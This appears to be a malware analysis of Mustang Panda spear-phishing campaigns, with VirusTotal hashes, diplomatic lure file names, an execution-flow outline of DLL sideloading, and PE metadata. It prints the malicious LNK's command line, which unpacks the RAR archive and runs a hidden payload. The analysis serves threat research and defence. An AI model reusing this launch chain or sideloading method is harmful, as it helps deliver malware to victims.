
10:36 PM · May 11, 2022 · Twitter Web App



Other campaigns relate to events in Europe, invasion of Ukraine, …

https://teampassword.com/blog/who-is-mustang-panda-and-how-can-you-protect-yourself

Other campaigns



Submissions

Date	Name	Source	Country
2022-06-07 16:01:42 UTC	windows.zip	91293bed - api	US

Submissions


Date	Name	Source	Country
2022-07-12 05:08:43 UTC	493cb5056dee306ac2c93af2285ad9d8	f67b7665 - api	US

	Detections	Size	First seen	Last seen	Submitters	
92982ED5392449AE69B0CDCC6F920EC69553DDB60FEA3709946DB94BA78D0705 windows.zip cab spreader	28 / 57	644.64 KB	2022-06-07 16:01:42	2022-06-07 16:01:42	1	CAB
325736437E278BCCD6F04E0C57F72BE7E1B4787B10743D813581CFC75DC4888F *No meaningful names* rar xorcrypt	41 / 59	1.56 MB	2022-07-12 05:08:43	2022-07-12 05:08:43	1	RAR
09FC8BF9E2980EBEC1977A8023E8A2940E6ADB5004F48D07AD34B71EBF35B877 …ssion of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar rar xorcrypt	39 / 57	685.89 KB	2022-05-25 08:32:26	2022-05-25 08:32:26	1	RAR
067E958553C65FEEA5A534D4AA0F3B2CA2C667C7859B25C5D11088A6AEC673B6 33666.dll pedll	6 / 68	1.31 MB	2022-02-10 11:09:16	2022-02-10 11:09:16	1	DLL

Submissions

Date	Name	Source	Country
2022-05-25 08:32:26 UTC	EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar	0a553055 - web	CZ

Other campaigns



Submissions

Date	Name	Source	Country
2022-06-21 09:06:35 UTC	Predlog termina zvanicne posjete zamjenice predsjedavajuceg Vijeca ministara i ministarke vanjskih poslova BiH.rar	5415a959 - web	ME
2022-06-23 14:31:21 UTC	unknown	2b761cae - api	US

Submissions

Date	Name	Source	Country
2022-06-22 08:46:34 UTC	HU proposals to the draft EUCO conclusions.rar	5415a959 - web	ME

Sort by · Export · Tools · Help

	Detections	Size	First seen	Last seen	Submitters	
4CD7D84E464A2786446DF623629AA7E2E6C776C9A870278EB39B54C5FBA05044 unknown rar spreader	30 / 57	570.28 KB	2022-06-21 09:06:35	2022-06-23 14:31:21	2	RAR
CBC2D11CB9A495D4697C783CD2AA711A5691D3C257DDB95960D27C96F62C15C1 HU proposals to the draft EUCO conclusions.rar rar spreader	31 / 58	571.75 KB	2022-06-22 08:46:34	2022-06-22 08:46:34	1	RAR
77A61DE438F618FAB6E75A920E4CA6756917E501F390B8B4F50C3005505BF488 Embassy%20of%20the%20Republic%20of%20Suriname%202022-N-033.rar rar	33 / 59	1.67 MB	2022-06-29 06:19:00	2022-06-29 06:19:00	1	RAR
69BA51FE80EF91FB0B7280D16290A24941D3A131CEE43F4379821F44D089D63E *No meaningful names* rar spreader	31 / 59	717.99 KB	2022-07-04 21:10:16	2022-07-04 21:10:16	1	RAR
D9D1F713660894808701 23E75859586AD2A17B3A9E4FBD09127E6BD26EEF8054 *No meaningful names* javascript	17 / 58	718.00 KB	2022-07-08 05:52:36	2022-07-08 05:52:36	1	JS

Submissions

Date	Name	Source	Country
2022-07-04 21:10:16 UTC	d3129539bc1e1c6cce321693be186522	f67b7665 - api	US


Submissions

Date	Name	Source	Country
2022-07-08 05:52:36 UTC	bcd1094448b39660eed061d860d884fc	f67b7665 - api	US


Submissions

Date	Name	Source	Country
2022-06-29 06:19:00 UTC	Embassy of the Republic of Suriname 2022-N-033.rar	0a553055 - web	CZ

Execution Flow



Malicious LNK
spawn
Command Line
launch
Legitimate executable (AvastBrowser.exe, opera.exe...)
load
Loader Dll
load and decrypt
DAT file (encrypted payload)
exec decrypted Dll
decrypted in memory
DLL
Decrypted Dll
drop decoy document and open
PDF
DOCX
connect to attacker's C&C

Example 1




EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar - RAR archive, unpacked size 1,361,499 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
_			File folder	5/25/2022 2:22 PM	
EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.pdf.lnk	2,827	1,003	Shortcut	5/25/2022 2:22 PM	07302C72



```
Working Directory: %cd%
Arguments: /c "_\_\_\_\_\_\_\_\chrom.uce||(forfiles /P %APPDATA%\..\..\ /S /M ^"EU 31st session of the Commission on
Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar^" /C "cmd /c (c:\progra~1\winrar\winrar
.exe x -inul -o+ @path||c:\progra~2\winrar\winrar.exe x -inul -o+ @path)&&_\_\_\_\_\_\_\chrom.uce")"
```




EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar_______ - RAR archive, unpacked size 1,361,499 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
AvastDB.dat	735,744	518,941	DAT File	5/25/2022 2:21 PM	2463A0F0
chrom.uce	193,872	86,669	UCE File	5/25/2022 2:21 PM	3A42ECD7
goopdate.dll	429,056	94,885	Application extens...	5/25/2022 2:21 PM	25522B7D

c:\users\rem\desktop\eu 31st session of the commission on
- indicators (3/21)
- virustotal (failure)
- dos-header (64 bytes)
- dos-stub (!This program cannot be run in DOS mode.)
- file-header (Jun.2021)
- optional-header (GUI)
- directories (8)
- sections (94.28%)
- libraries (5)
- imports (19/81)
- exports (0)
- tls-callbacks (n/a)
- resources (13)
- strings (87/2902)
- debug (path)
- manifest (invoker)
- version (AvastBrowserUpdate.exe)
- certificate (22/10/2028)
- overlay (unknown)

property	value
md5	CE266780A99B0DD70800A56912A8AB58
sha1	AAE57D51D59825827B8C98EB0967923633180164
sha256	28609978987193F73D7792ADB243127155ECCB283B1BA3D5E004C4046FFC650F
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	AVAST Software
FileDescription	Avast Browser
FileVersion	1.8.1189.1
InternalName	Avast Browser
LegalCopyright	(c) 2020 AVAST Software
OriginalFilename	AvastBrowserUpdate.exe
ProductName	Avast Browser
ProductVersion	1.8.1189.1

